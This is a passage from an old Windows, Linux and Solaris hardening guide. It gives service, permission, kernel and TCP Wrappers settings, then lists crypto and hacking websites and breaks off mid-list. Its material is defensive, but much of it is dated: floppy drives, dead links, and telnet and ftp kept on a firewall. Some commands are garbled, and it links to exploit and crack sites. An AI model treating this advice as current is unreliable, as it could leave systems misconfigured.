Account management Success, failure  
Logon events Success, failure  
Object access Success  
Policy change Success, failure  
Privilege use Success, failure  
System events Success, failure

### **Periodically Check Microsoft's web site for the latest hotfixes**

There are a lot of service packs that are released by microsoft for patching up the vulnerabilities in the software. You can go to the url

<http://windowsupdate.microsoft.com/>

This will analyze your system & ask you to download & install all service packs that are required to be installed on your system.

### **Disable the ability to boot from a floppy or CD ROM on physically unsecured systems.**

There are a number of 3rd party utilities that enable a number of security holes is used via a boot disk (including resetting the local administrator password.) If your security needs are more extreme, consider removing the floppy and CD drives entirely. As an alternative, store the CPU in a locked external case.

### **Use NTFS file system**

The default used filesystem is FAT32 or FAT 16. This can be accessed easily by booting from a floppy. It is advisable to convert this filesystem to NTFS as this has filesystem level security for users.

## 6 LINUX SECURITY CHECKLIST

### 6.1 AUDITING MODULE

Perform audit before and after the security of system.

### 6.2 CHECK FOR UNNEEDED SERVICES

Check `/etc/inet/inetd.conf`, `/etc/xinetd.conf` for all the unnecessary services. Best would be to backup existing and start from scratch with web/mail/ftp and telnet whichever is required (copy the lines needed from backup).

Check `/etc/rcS.d`, `/etc/rc2.d` and `/etc/rc3.d` for services starting from there.

Use `chkconfig` and `ntsysv` to verify the running services. Minimum for `chkconfig` would be like:

syslog

network

sshd

crond

xinetd

Sendmail should be disabled completely or at least remove the “-bd” flag to stop sendmail from listening on port 25 if the server is not a smtp server, if smtp server or the service is listening try to disable EXPN and VRFY options in `Sendmail.cf`.

### 6.3 CHECK FOR UNWANTED USERS AND LOCK DEFAULT USERS.

Check for all pwck errors, check for unnecessary users. Verify the shell to be “/bin/false” for users which are not allowed to log on to the server.

Bin

Daemon

Adm

Sync

Shutdown

Halt

nobody

#### **6.4 VERIFY THE FILE PERMISSIONS FOR (AT LEAST) THE FOLLOWING FILES:**

File	Permission
/etc/ftpusers	640
/etc/inetd.conf	440
/etc/xinetd.conf	440
/etc/inetd.d	440
/etc/at.deny	600
/etc/hosts.allow	644
/etc/hosts.deny	644
/etc/cron.allow	600
/etc/cron.deny	600
/etc/crontab	644

#### **6.5 VERIFY PASSWORD SETTINGS IN /ETC/LOGIN.DEFS.**

Inactive should be 40 in /etc/default/useradd/etc/login.defs

PASS\_MAX\_DAYS 40

PASS\_MIN\_DAYS 5

PASS\_MIN\_LEN 9

PASS\_WARN\_AGE 6

#### **6.6 CHECK IF IP FORWARDING IS DISABLED OR NOT?**

#### **6.7 CREATE SEPARATE PARTITIONS FOR LOG/TMP FOLDERS AND SMTP QUEUE.**

## 6.8 VERIFY THE LEGAL NOTICE

Verify if the following files exist:

/etc/motd

/etc/issue

Verify the content of these files as well.

## 6.9 VERIFY CRON & FTP RESTRICTIONS

Verify the following files:

/etc/cron.d/at.deny

/etc/cron.d/cron.deny

/etc/ftpusers

## 6.10 CHECK FOR WORLD WRITABLE DIRECTORIES AND FILES

## 6.11 CHECK FOR NONUSER AND NOGROUP FILES

- Check for suid and sgid files and remove suid/sgid permissions from unwanted files
- Check for local modem.
- Check the default run-level
- The default run-level should be set to 3 for networked systems.
- The boot loader should be password protected

Verify that lilo or grub have a password configured (can be performed by either checking /etc/lilo.conf, /etc/grub/grub.conf or rebooting)

- The root user should be restricted to console
- nosuid should be set for floppy and cdrom mount options in /etc/fstab
- Check /etc/shells for invalid shell files

## 7 SOLARIS SECURITY CHECKLIST

### 7.1 INTRODUCTION

#### Standard Operating Systems Hardening

**A secure (Hardened) operating system has the following characteristics:**

6. Only the required programs and services run
7. All vendor recommended patches are installed – this needs constant attention
8. Only required user accounts exist, with secure passwords and set privileges
9. Only required ports are open
10. Cleartext protocols like telnet and ftp protocols are replaced with more secure encrypted access product such as SSH
11. Routing is disabled for all servers that are not routers
12. No root ftp is allowed
13. r commands (eg rhosts) are disabled
14. Sendmail is disabled unless required (if sendmail is required it must be made as secure as possible.)
15. Failed login attempts limited and logged
16. List of “cron” and “at” schedules created and checked regularly – investigate any additional tasks
17. SNMP is disabled

#### 7.1.1 Process for Hardening Solaris

- Install all recommended Sun Patches
- Determine required programs, services, ports and user accounts for the specific server.
- Remove or disable all non essential programs, ports and user accounts
- Tighten the security for required services.
- Use hardening packages such as YASSP if required.

### 7.1.1.1 MESSAGING SERVER

**Sendmail must not be disabled.** Perform sendmail hardening instead (see sendmail service in the table below for the minimum requirements: disabling vrfy/expn and version display.) The sendmail service has historically been prone to security breaches, and the securing of this program is beyond the scope of this document.

### 7.1.1.2 WEB APPLICATION AND/OR DATABASE SERVER

Sendmail should be disabled if not needed. FTP and SSH access is required usually for development and/or publishing. Remember to replace telnet with ssh!

## 7.1.2 Minimum Hardening recommendations from SANS

### Service Recommendations

Service	Recommendation	Comments
TCP Services Enabled	SSH	Run as few TCP services as possible. TCP services that are run should encrypt authentication data (i.e. user name / password pairs)
UDP Services Enabled	syslog	Run as few UDP services as possible. UDP services that are run should encrypt where possible
Filter services	TCP Wrappers	Disable connections from unauthorized hosts. Firewall utilities have similar functionality
OS Version revealed	disabled	Version information can be used by intruders
TCP Banners	enabled	All services should display a banner (legal note) displaying use and monitoring policy
Multicast	disabled	Not needed at most sites
Daemon Unmask	022	Network daemons should not create world or group readable files

FTP system accounts	disabled	Administrative users should never use cleartext protocols
Sendmail vrfy/expn	disabled	Sendmail should not give out account information
Sendmail version displayed	disabled	Version information is useful to intruders
Rhosts-style auth	disabled	"r" commands have inherent weakness in the protocol
DHCP	disabled	Prevent roge DHCP servers from giving faulty information
Snmpd	disabled	SNMP may give information out to intruders: May need to be enabled for development/ testing

#### Kernel Parameter Recommendations

Parameter	Recommendation	Comments
Stack Protection	enabled	Stack protection thwarts some types of buffer overflows
NFS port monitor	enabled	
Disable core dumps	enabled	Core dumps may give out confidential information. Should be enabled only on non production machines

#### Network parameter recommendations

Parameter	Recommendation	Comments
Act as router	disabled	Secure hosts should not route packets
Arp_cleanup_interval	60000	ARP hold time for unsolicited information (in milliseconds)
Ip_ire_flush_interval	60000	
Ip_forward_src_routed	0	Direct broadcast messages may be used in smurf-type attacks
Ip_forwarding	0	Workstation should not route packets (this is equivalent to touching (etc/notrouter)
Ip_ignore_redirect	1	Hosts with a single default router need not accept redirects
Ip_send_redirects	0	Only routers need redirect errors
Ip_strict_dst_multihoming	1	Prevents packet spoofing on non forwarding multi homed systems

Tcp_extra_priv_ports_add	2049	Increase the reserved TCP port range – most notable for NFS
Tcp_conn_req_max_q	10240	Protect against SYN flood by increasing queue size
Udp_extra_priv_ports_add	2049	Increases the reserved UDP port range.
Strong TCP Sequence Numbers	2	RFC 1948 strong sequence numbers to prevent IP spoofing attacks.

**File Permissions and User Default Recommendations**

Permission	Recommendation	Comments
Fix-modes	enabled	Fix-modes tightens file permissions and updates the pkginfo Database
User default mask	022	New user files should only be readable by owner

**System Logging Recommendations**

Log	Recommendation	Comments
Authentication	Auth.info	Authentication information logged to disk
Failed login	/var/log/login	Logs multiple failed login attempts

**Miscellaneous Recommendations – for every solaris installation**

Description	Recommendation	Comments
CDE	disabled	CDE and other X servers have a long history of security problems
Set EEPROM security	command	Password is required to boot except of default media
NFS	disabled	NFS has history of security problems
AutoFS	disabled	AutoFS is an extension of NFS
Patches	Recommended cluster	Install ALL vendor recommended patches
Packet Filtering	Default Deny	All services should be filtered to ensure that only legitimate connections are accepted

**7.2 LEADING TOOLS FOR HARDENING SOLARIS**

**Titan**: is a collection of programs, each of which either fixes or tightens one or more potential security problems with a particular aspect of a unix system. Titan is available free of charge from [www.fish.com/titan](http://www.fish.com/titan)

**YASSP**: Yet Another Secure Solaris Package. The default behavior of the YASSP package is to harden the system with a configuration that's suitable for an external (exposed) server like a Firewall, a web server or an ftp server where you should limit your security exposure. The configuration should also be adequate for an internal "back-room" server -- e.g. a database engine. The package establishes several security settings: network services are disabled, file ownership and protection weakness are resolved, system logging is enabled, the network stack is tuned and several system parameters are set. The resulting configuration is the consensus of a large working group. However, if you need a different configuration you can control most of the settings from a single configuration file (/etc/yassp.conf). The result is a coherent **default** environment where you **know** what to expect and where. The product is available free of charge at <http://www.yassp.org/>

**SSH**: Secure Shell is the replacement for rsh, rlogin, rcp, telnet, rexec, rcp and ftp. It encrypts all traffic, and provides various levels of authentication depending on your needs. Main features of Secure Shell include secure remote logins, file copying, and tunneling TCP and X11 traffic. A non commercial version can be downloaded from [www.ssh.org/download.html](http://www.ssh.org/download.html) and commercial licences from [www.ssh.com](http://www.ssh.com) .

**SUDO**: sudo is a utility that permits superuser-like access controls, it installs in /usr/local. The sudoers file is installed in /usr/local/etc. It is available free of charge from <http://sunfreeware.com/>

**Sun Enterprise Authentication Mechanism™ (SEAM)** - for secure network services, this product is based on **Kerberos**, called. **Kerberos** is a centralized network security architecture that uses a ticket mechanism to provide strong authentication. The SEAM product also uses strong encryption.

**JumpStart Architecture and Security Scripts ("JASS" Toolkit)**: The JumpStart Architecture and Security Scripts ("JASS" Toolkit) is a tool designed to assist in creation and deployment of secured Solaris Operating Environment systems. The Toolkit is comprised of a set of scripts and directories implementing the

recommendations made in the Sun BluePrints OnLine program.

([http://www.sun.com/software/solutions/blueprints/tools/index.html;\\$sessionid\\$MTINZJAAAAFPNAMTA1LU4GQ](http://www.sun.com/software/solutions/blueprints/tools/index.html;$sessionid$MTINZJAAAAFPNAMTA1LU4GQ) )

## **7.3 SOLARIS SECURITY CONCEPTS**

This section outlines the key concepts, programs and settings that should be considered when securing an exposed server.

### **7.3.1 File System and Local Security**

#### **7.3.1.1 INITIAL INSTALLATION**

The initial installation should be minimized to include only the required services and programs for the purpose to which the server will be put. All SUN recommended patches should be applied. The file partitions must include enough space for all requirements to prevent Denial of service attacks, for example mail servers need a separate var/mail partition for mail files, this needs to be monitored to ensure adequate space.

#### **7.3.1.2 CONSOLE SECURITY**

The console security eeprom should be set to full, the password changed and password guessing monitored.

#### **7.3.1.3 FILE SYSTEM**

File permissions should be strengthened, removing group write ability. Set user ID and Set Group ID bits allow executables to operate with files as though they own them, this is necessary for many programs, but can be used in security breaches – especially if poorly written. It is important to remove all unnecessary programs with suid and guid bits. The command: `# find / -type f \( -perm -u+s -o -perm -g+s \) -ls` will identify all such files.

Important areas should be mounted with read only access using the nosuid option (for example the /usr partition.) It is not possible to mount the root (/) file system with the nosuid option.

#### 7.3.1.4 ACCOUNTS

Unnecessary system accounts such as uucp should be identified and disabled (eg `#passwd -1 uucp` disables the uucp account.)

“cron” and “at” access should be restricted to only the user account that require it using the cron.deny and cron.allow files. A list of all scheduled tasks should be compiled and checked regularly, unexpected additions should be investigated.

#### 7.3.1.5 THE INIT SYSTEM

The init system manages system services, some are not needed and should be disabled, those remaining need to be strengthened. The simplest way to disable a service is to rename it. Sun recommends putting an underscore in front of the name as this makes it easy to identify and restart services if they are needed again.

The system default Umask is initially set to 000 which allows new files created by system daemons have read / write access by all users by default. The value should be changed to 022.

#### 7.3.1.6 KERNAL ADJUSTMENTS

Several kernal adjustments can be made to increase Solaris security, extreme care needs to be taken as mistakes can prevent the system from booting.

The Solaris Network File Service should be modified to only accept client requests from privileged system ports.

The system stack should be made non executable to help prevents that attack a privileged program stack to take control of it. This requires the addition of two lines to the etc/system file, the first block execution of the stack while the second logs unsuccessful attempts:

```
set noexec_user_stack = 1  
set noexec_user_stack_log = 1
```

Core files may contain sensitive information and can be very large, these should be disabled unless needed for debugging. If core files are needed for debugging they should be regularly cleaned up.

### **7.3.1.7 LOG FILES**

It is important to ensure there is sufficient disk space for both system and application log files as full partitions can lead to denial of service problems. All log files should be checked regularly for problems.

### **7.3.1.8 MISCELLANEOUS**

The contents of the etc/issue file are displayed for all telnet logins, it should contain a message outlining the companies monitoring policies and contain warnings about inappropriate or unauthorized use.

The Pluggable Authentication Module (PAM) should be altered to replace the use of the unsecured rlogin and rsh with an ssh protocol system.

## **7.3.2 Network Security Service**

### **7.3.2.1 TELNET**

Telnet allows users to log in and access a remote system on the network, it is not a secure system. Authentication is by user name and password only, neither of which

is encrypted while in transit making it vulnerable to attack. Sun's SEAM product provides a replacement telnet command that uses strong authentication and encryption as does SSH.

If telnet daemon without encryption must be used, then One Time Passwords and TCPWrappers should be used to secure the connections

#### **7.3.2.2 REMOTE ACCESS SERVICES (RSH RLOGIN RCP)**

Remote Access commands do not provide for system authentication or information accountability, as they are generally used within a 'zone of trust' where each computer is trusted, by default the only authentication is the IP address. IP addresses are easily stolen and misused, so Secure Shell ssh, kerberos or SEAM protocols should be used instead.

#### **7.3.2.3 REMOTE EXECUTION SERVICE (REXEC)**

Rexec provides for remote execution using cleartext username password authentication and so is not secure exposing the system to the same threats as telnet. It should be disabled.

#### **7.3.2.4 FTP**

ftp provides for remote file transfer using cleartext username password authentication and so is not secure exposing the system to the same threats as telnet. Alternatives such as SSH or kerberized ftp should be used.

#### **7.3.2.5 INETD MANAGED SERVICES**

inetd manages the majority of minor network services available on a system, A secured server should neither have an /etc/inetd.conf (inetd configuration file) nor run inetd. If some of its services are needed ensure that the others are disabled.

Services managed by inetd are: telnet, ftp, tftp, in.named, in.uucp, systat, netstat, time, echo, discard, chargen.

*Note the Web application server will require a system time function to produce error logs, for security the xntpd daemon should be used instead of time.*

#### **7.3.2.6 RPC SERVICES**

Remote Procedure Call (RPC) services are used in many UNIX services including: NFS, NIS, NIS+, and Kerberos., and many applications such as: Solstice Disk Suit software and SunCluster software.

Security issues arise mainly with some of the services that use RPC that do not use encrypted authentication. Many aspects of RPC can be disabled in most instances and where possible applications using these services should be configured to use strong authentication.

#### **7.3.2.7 NFS SERVER**

From a security perspective it is better to neither provide or accept NFS services. If NFS services are required the following precautions should be taken:

- Explicitly list hosts allowed access to NFS server directories. Do not open access to all systems.
- Export only the lowest directory necessary.
- Export read-only whenever possible.
- Use strong authentication methods such as AUTH\_DES or AUTH\_KERB whenever possible.

#### **7.3.2.8 SENDMAIL**

Sendmail is used to both forward and receive mail, it has been historically vulnerable to attack. Unless it is required sendmail should be disabled. Where sendmail is required it should be configured to make it as secure as possible, this is an involved task and special references for it need to be followed.

### **7.3.2.9 NAME SERVICE CACHING (NSCD)**

The nsd provides a cache for the most common name services requests, password, group and host databases. Unless needed this service should be disabled completely. If it is required (for example to run NFS) it should be configured to cache only the minimum required information – not passwords or groups.

### **7.3.3 Print services**

Unless required the print services should be disabled by removing the printer line of the inedit.conf file.

### **7.3.4 IP Forwarding**

IP forwarding should be disabled unless the server is required to be a router.

### **7.3.5 Multicast Routing**

Muticast routing should be disabled unless specifically required.

### **7.3.6 Reducing inetd**

Many sections of this file should be commented out, as they will not be needed, generally this includes DHCP support, named startup support, multicast support.

### **7.3.7 Network Service Banners**

Banners include information about the operating system version and can be of use to intruders. They should be removed from ftp and telnet logins and a new message substituted (see telnet above.) The banner message attached by sendmail to outgoing mail should also be changed to remove reference to the operating system.

These measures provide only a small increase in security, as there are many other techniques to determine the operating system.

## 7.4 EXAMPLE (GENERAL) HARDENING SCRIPT

This procedure is not all inclusive, and additional hardening steps should be taken time permitting. Information, and automated scripts to accomplish this, are available at <http://www.yassp.org/>.

- Install ssh. Source is available from <ftp.ssh.org>. SSH should be installed as the primary remote access mechanism for all production servers. The telnet service should be disabled.
- Deny root telnet login. Make sure the to enable the "CONSOLE" line in `/etc/default/login`.
- Disable `/etc/inetd.conf` services that are unnecessary.
- Install sudo. Package is available from <http://sunfreeware.com/>. Sudo should be configured and the root password secured. Users requiring administrative access should use sudo instead of su. Be sure to enable sudo logging in syslog by editing `/etc/syslog.conf` to make the `/var/adm/messages` line look like the following:  

```
*.err;kern.debug;daemon.notice;mail.crit;*.notice /var/adm/messages
```
- No root FTP. To disable use of ftp by root, add "root" to `/etc/ftpusers`.
- Remove, lock, or comment out unnecessary accounts, including "sys", "uucp", "nuucp", and "listen". The cleanest way to shut them down is to put "\*"LK\*" in the password field of the `/etc/shadow` file. Also consider using the noshell program to log attempts to use secured accounts.
- Lockdown /etc No file in /etc needs to be group writeable. Remove group write permission via the command `chmod -R g-w /etc`.
- Disable NFS export NFS exports are controlled by the `/etc/dfs/dfstab` file. Remove this file. To disable the NFS server daemon, rename `/etc/rc3.d/S15nfs.server`.
- Log all cron activity Review all the cron jobs by reading the cron file of every system account in `/var/spool/cron/crontabs`. Consider logging all cron activities by setting "CRONLOG=yes" in `/etc/default/cron`.

- Disable RPC: rpcbind is the program that allows rpc callers and rpc service provides to find each other. Unfortunately, standard rpc is unsecure. It uses "AUTH\_UNIX" authentication, which means it depends on the remote system's IP address and the remote user's UID for identification. Both of these forms of identification can be easily forged or changed. General-purpose systems usually need rpc running to keep users happy. Special purpose systems (web servers, ftp servers, mail servers, etc) can usually have rpc disabled. Be sure to test all the facilities that you depend on to be sure they aren't affected if you turn off rpc. To disable rpc, rename `/etc/rc2.d/S71RPC` to `s71RPC`.  
NOTE: Lippshop's Netbackup solution relies on RPC, so it cannot be disabled without disrupting backup service. Make sure that the firewall is not configured to pass RPC traffic.
- Remove setuid bit from non-critical binaries: Many of the setuid and setgid programs on Solaris are used only by root, or by the user or group-id to which they are set. They can have setuid and setgid removed without diminishing user's abilities to get their work done. Consider each of these programs individually as to their use on your system. Execute `sudo find / -perm -4000 -print` to get a list of setuid files on the system. Create a master list of the remaining setuid/setgid programs on your system and check that the list remains static over time. If this list changes, beware!
- Enable enhanced login logging by creating the "loginlog" file: `touch /var/adm/loginlog hmod 600 /var/adm/loginlog chgrp sys /var/adm/loginlog`
- Check patchlevel & install patches as necessary Use `showrev -p` to list patches installed on the system. Check Sun's patch list ([www.sun.com](http://www.sun.com)) for current security-related patches for the version you are running. Download and install all pertinent security patches. Recheck the patch list frequently. Not all security patches need be installed on every machine. But protect machines, or those with public access, should be kept up-to-date. The `patchdiag` program that is available on the SunSolve CD and at the SunSolve web site will automatically compare the patch level of a host against the current Sun recommended patch set, and display any differences.
- Create telnetd banners: The banner displayed during a terminal or console login comes from `/etc/motd`. The default telnet banner can be changed by creating `/etc/default/telnetd` and adding the "BANNER" variable, as in:  
BANNER="\n\n This is a secured system. Unauthorized access prohibited. All activity is logged.\n\n" The default ftp banner can be changed via a similar line

in /etc/default/ftpd. The default banner is undesirable because it gives away the OS type of the host system.

## 7.5 ENABLE HARD TCP SEQUENCE:

In /etc/default/inetinit, modify the variable setting "TCP\_STRONG\_ISS=2". Firewall Hardening Script

A firewall is only as secure as the operating system it resides upon. At the end of this section is a link to a script that automate most of the armoring process, to include implementing TCP Wrappers, this is recommended for new installations only.

### 7.5.1 Installation

The best place to start armoring a system is during OS installation. For a firewall, previous installations should not be trusted. The system should be placed in an isolated network not connect an active network nor the Internet, which exposes the system to a possible compromise. To get critical files and patches later, you should use a second box that acts as a go between. The Core installation should be loaded, because this is the absolute minimum installation, and create a more secure operating system, however to use a GUI the 'End User' installation may be needed. Anything above the End User package, such as Developer, is adding useless but potentially exploitable software. Be sure to add the "On-Line Manual Pages" during the install process. For more information on building a minimal installation, refer to Solaris Minimization for Security (<http://www.sun.com/blueprints/1299/minimization.pdf> .)

During the installation process, you will be asked to partition your system, several partitions are needed to protect the root drive. If the root partition was filled with data, such as logging or email, we would cause a denial of service, potentially crashing the system.

Once the system has rebooted after the installation, install the recommended patch cluster from Sun. Be sure to use your go between box to get the patches, the firewall box should always remain on an isolated network. Patches are CRITICAL to maintaining a secure firewall and should be updated at least once a week

## 7.5.2 Eliminating services

Armoring consists mainly of turning off services, adding logging, and TCP Wrappers.

By default, Solaris is a powerful operating system that executes many useful services. However, most of these services are unneeded and pose a potential security risk for a firewall. The first place to start is `/etc/inetd.conf`. This file specifies which services the `/usr/sbin/inetd` daemon will listen for. By default, `/etc/inetd.conf` is configured for 35 services, you only need two, ftp and telnet, eliminate the remaining unnecessary services by commenting them out. This is critical, as many of the services run by inetd pose serious security threats, such as rexd. Confirm what you have commented out with the following command:

```
#grep -v "^#" /etc/inetd.conf (this will show you all the services that were left
uncommented)
```

Next look at `/etc/rc2.d` and `/etc/rc3.d`. Here you will find startup scripts launched by the init process. Many of these are not needed. To stop a script from starting during the boot process, place an underscore (`_`) in front of the name. That way you can easily start the script again just by removing the underscore. The following scripts are not needed and pose serious security threats to your system.

`/etc/rc2.d`

S73nfs.client	used for NFS mounting a system. A firewall should never mount another file system
S74autofs	used for automounting, once again, a firewall should never mount another file system
S80lp	used for printing, your firewall should never need to print.
S88sendmail	listens for incoming email. Your system can still send mail (such as alerts) with this disabled.
S71rpc	portmapper daemon, a highly insecure service (required if you are running CDE).

S99dtlogin

CDE daemon, starts CDE by default

/etc/rc3.d	
S15nfs.server	used to share file systems, a bad idea for firewalls
S76snmpdx	snmp daemon

Running any GUI (CDE or OpenWindows) is not a good idea. Only run a GUI when it is absolutely required. You can disable CDE, the default GUI in Solaris 2.6, with the S99dtlogin startup script (replace the capital S with a small s).

To determine how many ports and services CDE requires, type the following command when it is running. `ps -aef | wc -l`

Once you are done with the installation and have turned off S99dtlogin and S71rpc (required to run CDE), type the command again and compare how the number of services have decreased. If only the Core installation was followed, this is not an issue, as the GUI is not installed.

### 7.5.3 Logging and Tweaking

Once all unnecessary services are deactivated, the next step is to enable logging. Most system logging occurs in `/var/adm`. We want to add two additional log files there, `sulog` and `loginlog`. `/var/adm/sulog` logs all `su` attempts, both successful and failed. This allows you to monitor who is attempting to gain root access on your system. `/var/adm/loginlog` logs consecutive failed login attempts. When a user attempts to login 5 times, and all 5 attempts fail, this is logged. To enable the files, just touch the files `/var/adm/loginlog` and `/var/adm/sulog`. Ensure both files are `chmod 640`, as they contain sensitive information.

Next create the file `/etc/issue`. This file is an ASCII text banner that appears for all telnet logins. This legal warning will appear whenever someone attempts to login to your system.

We also want to create the file `/etc/ftpusers`. Any account listed in this file cannot ftp to the system. This restricts common system accounts, such as root or bin, from attempting ftp sessions. The easiest way to create this file is the command: `cat /etc/passwd | cut -f1 -d: > /etc/ftpusers`

Ensure that any accounts that need to ftp to the firewall are NOT in the file `/etc/ftpusers`.

Also, ensure that root cannot telnet to the system. This forces users to login to the system as themselves and then su to root. This is a system default, but always confirm this in the file `/etc/default/login`, where console is left uncommented.

## 7.5.4 Connecting to Firewall

It is critical that you develop a secured, controlled way to connect to the firewall. Often, you need remote access to your firewall for administration or the uploading of files, these communications need to be secured. Two options are mentioned here, ssh and TCP Wrappers.

Ssh encrypts all communication between you and the firewall. TCP Wrappers will NOT protect your network traffic from sniffing. Users can still capture all of your [keystrokes](#) (including passwords) on the network. To prevent users capturing communications to your firewall, replace telnet/ftp with ssh. ssh will encrypt all communications to your firewall, allowing you both to upload files and administer the firewall in a secure manner. ssh is similar to TCP wrappers in that it has its own layer of logging, and can limit what systems can connect to it.

TCP Wrappers, while it does not encrypt, it does log and control who can access your system. It is a binary that wraps itself around inetd services, such as telnet or ftp. With TCP Wrappers, the system launches the wrapper for inetd connections, logs all attempts and then verifies the attempt against an access control list. If the connection is permitted, TCP Wrappers hands the connection to the proper binary, such as telnet. If the connection is rejected by the access control list, then the

connection is dropped. TCP Wrappers are useful even though the firewall does all that for you, to protect against firewall misconfigurations and crashes.

Implementing TCP Wrappers involves editing several files (these examples are based on the advance configuration). First, once compiled, the tcpd binary will be installed in the /usr/local/bin directory. Second, the file /etc/inetd.conf must be configured for which services are to be wrapped. Third, /etc/syslog.conf must be edited for logging tcpd, be sure to touch the file /var/adm/tcpdlog . Last, the access control lists must be created, /etc/hosts.allow and /etc/hosts.deny.

Once all the proper files have been edited and are in place, restart /usr/bin/inetd with kill -HUP. This will restart the daemon with TCP Wrappers in place. Be sure to verify both your ACLs and logging before finishing.

## 7.5.5 Other important measures

### 7.5.5.1 WHEEL GROUP

A wheel group is a group of select individuals that can execute powerful commands, such as /usr/bin/su. By limiting the people the can access these commands, you enhance the system security. To create the group, vi the file /etc/group, create the group wheel, and add the system admins to the group. Then identify critical system binaries, such as /usr/bin/su. Change the group ownership to wheel, and the permissions to owner and group executable only (be sure to maintain the suid or guid bit for specific binaries). For /usr/bin/su, the commands would be:

```
/usr/bin/chgrp wheel /usr/bin/su
```

```
/usr/bin/chmod 4750 /usr/bin/su
```

18. Note: (*Don't forget, for su there is actually another binary in /sbin. Don't forget to change this file also* ).

### 7.5.5.2 LOCK DOWN RHOSTS

Lock down the files .rhosts, .netrc, and /etc/hosts.equiv. The r commands use these files to access systems. To lock them down, touch the files, then change the

permissions to zero, locking them down. This way no one can create or alter the files.

For example,

```
/usr/bin/touch /.rhosts /.netrc /etc/hosts.equiv
/usr/bin/chmod 0 /.rhosts /.netrc /etc/hosts.equiv
```

### 7.5.5.3 SET TCP INITIAL SEQUENCE NUMBER GENERATION

Set the TCP initial sequence number generation parameters. By truly randomizing the initial sequence number of all TCP connections, we protect the system against session hijacking and ip spoofing. This is done by setting TCP\_STRONG\_ISS=2 in the file /etc/default/inetinit. By default, the system installs with a setting of 1, which is not as secure.

### 7.5.5.4 PROTECT AGAINST BUFFER OVERFLOW

To protect against possible buffer overflow (or stack smashing) attacks, add the following to lines to /etc/system.

```
set noexec_user_stack=1
set noexec_user_stack_log=1
```

### 7.5.5.5 MODIFY IP MODULE

Add these commands to one of your start up scripts. For detailed information on ndd and tuning ip modules for security, see the Sun blueprint [Network Settings for Security](#).

```
### Set kernel parameters for /dev/ip
ndd -set /dev/ip ip_respond_to_echo_broadcast 0
ndd -set /dev/ip ip_forward_directed_broadcasts 0
ndd -set /dev/ip ip_respond_to_timestamp 0
ndd -set /dev/ip ip_respond_to_timestamp_broadcast 0
ndd -set /dev/ip ip_forward_src_routed 0
ndd -set /dev/ip ip_ignore_redirect 1
```

### 7.5.5.6 ELIMINATE UNNECESSARY SUID ROOT BINARIES

suid root binaries pose a high risk, as vulnerable versions can be used to gain root. Since this is a dedicated system with few accounts, most of the suid binaries can be disabled or removed. To find all suid root binaries, run the following command on your system.

```
find / -type f -perm -4000 -exec ls -l {} \; | tee -a /var/tmp/suid.txt
```

Once you have identified all of the suid root binaries, you can remove most of them by changing the permissions to '555', or deleting the binaries entirely.

## 7.6 ADDITIONAL STEPS

There are many additional steps that can be taken, such as [sudo](#) (allows a system administrator to give limited root privileges to user and log their activities), [tripwire](#) (monitor changes in system binaries), and [swatch](#) (automated log monitoring and alerts).

The script file below will go through your Solaris system and make all the above changes, first backing up any changed files. The script will also implement TCP wrappers for you. This script detects what processor you are using (Sparc or x86) and what version (2.5.1, 2.6, 2.7, and 2.8) and makes the proper changes. It is recommended for new installs only. Download [armor-1.3.1.tar.Z](#) (<http://www.enteract.com/~lspitz/armor-1.3.1.tar.Z>)

References:

Required Solaris patches: <http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-access>

Solaris operating environment minimization for security: <http://www.sun.com/blueprints/1299/minimization.pdf>

Solaris[tm] Operating Environment Network Settings for Security: *Updated for Solaris 8 Operating Environment*: <http://www.sun.com/software/solutions/blueprints/1200/network-updt1.pdf>

Solaris Operating Environment Security:

<http://www.sun.com/software/solutions/blueprints/0100/security.pdf>

## 8 LINKS

### 8.1 WEB-SITES

#### 8.1.1 Cryptoraphy

[www.bouncycastle.org](http://www.bouncycastle.org)

Legion of the Bouncy Castle has created a crypto API in Java. This piece of work could benefit one that is in need of implementing some crypto algorithms into own applications. Check the specifications on the site to see what is supported.

[ssh.fi crypto-page](http://ssh.fi/crypto-page)

SSH.fi has wrapped up a page where it tries to explain cryptography to the reader. It begins with introduction, digs in to algorithms and protocols, and has a reference list + other online resources. Might be very interesting read.

[anujseth.com crypto-page](http://anujseth.com/crypto-page)

This page is an effort to provide a one-stop-shop for all your cryptography/security related queries. This site has lots of detailed information on topics ranging from the history of cryptography to the latest of crypto algorithms and products to hit the market. Might be interesting read if you're into crypto.

[www.pki-page.org](http://www.pki-page.org)

This site digs into Public Key Infrastructure and does it well. Loads of information, not just about PKI, but also on SSL, PGP, crypto articles, RFC's, and much more. A crypto overload..

[handbook of applied cryptography](#)

A recommended crypto-book is available for download as e-book, for free! This is a must-read book and I recommend you get it. Perhaps now I finally get to read it :) Paper-back would be much nicer, thought. This book is intended as a reference for professional cryptographers, presenting the techniques and algorithms of greatest

interest to the current practitioner, along with the supporting motivation and background material. It also provides a comprehensive source from which to learn cryptography, serving both students and instructors. (2001 edition)

#### [basic cryptanalysis](#)

This manual is intended as practice material for basic cryptanalysis, originally developed for the army, but apparently it has been available to the public for some time already. This is old material, but should give you some insights about cryptanalysis.

#### [www.ciphersbyritter.com](http://www.ciphersbyritter.com)

This site has crypto-resources that help one get some idea what crypto is about. It also hosts a nice 'technical crypto terminology' that tries to tell what some of those neat words mean. And it has lots of resources.

### **8.1.2 Hacking**

#### [astalavista.box.sk](http://astalavista.box.sk)

Astalavista is a search engine for exploits and cracks. Especially the exploit part is good for security/pentesters. However, a word of warning, as with Packetstorm, beware of trojanized code. Same warning goes with cracks, those can contain virii so keep your virus definitions updated before running any code provided by these sites.

#### [www.anticrack.de](http://www.anticrack.de)

Anti-Crack is mainly focused on reverse engineering, coding & cracking software. If you are a programmer, this site can wield lots of interesting information. I'm not a coder, so I can't really tell if the information here is good or not.

#### [adm.freelsd.net](http://adm.freelsd.net)

This is the page of FreeLSD, a member of ADM hacking group. I listed this page mainly because it had some resources about programming that could be of interest to some people. It contains other stuff too, but it appears FreeLSD promotes safe

programming, that is of course something that is important to security. The site also has links to ADM released hacking tools.

[www.lsd-pl.net](http://www.lsd-pl.net)

LSD-Planet is a group of polish hackers that are well known in the security/hacking community. These guys are very good in what they do and spend a lot of time researching server & network security. They provide exploit code and some tools and have written some good papers about several issues.

[www.phenoelit.de](http://www.phenoelit.de)

Phenoelit is an experienced group of hackers that based on the site are more focused on network security (hardware, protocols). They have published some papers and tools that can be used to assess networks & protocols + they have done some advisories. They also host the darklab.org mailinglist that is worth checking out.

[gb0x.net](http://gb0x.net)

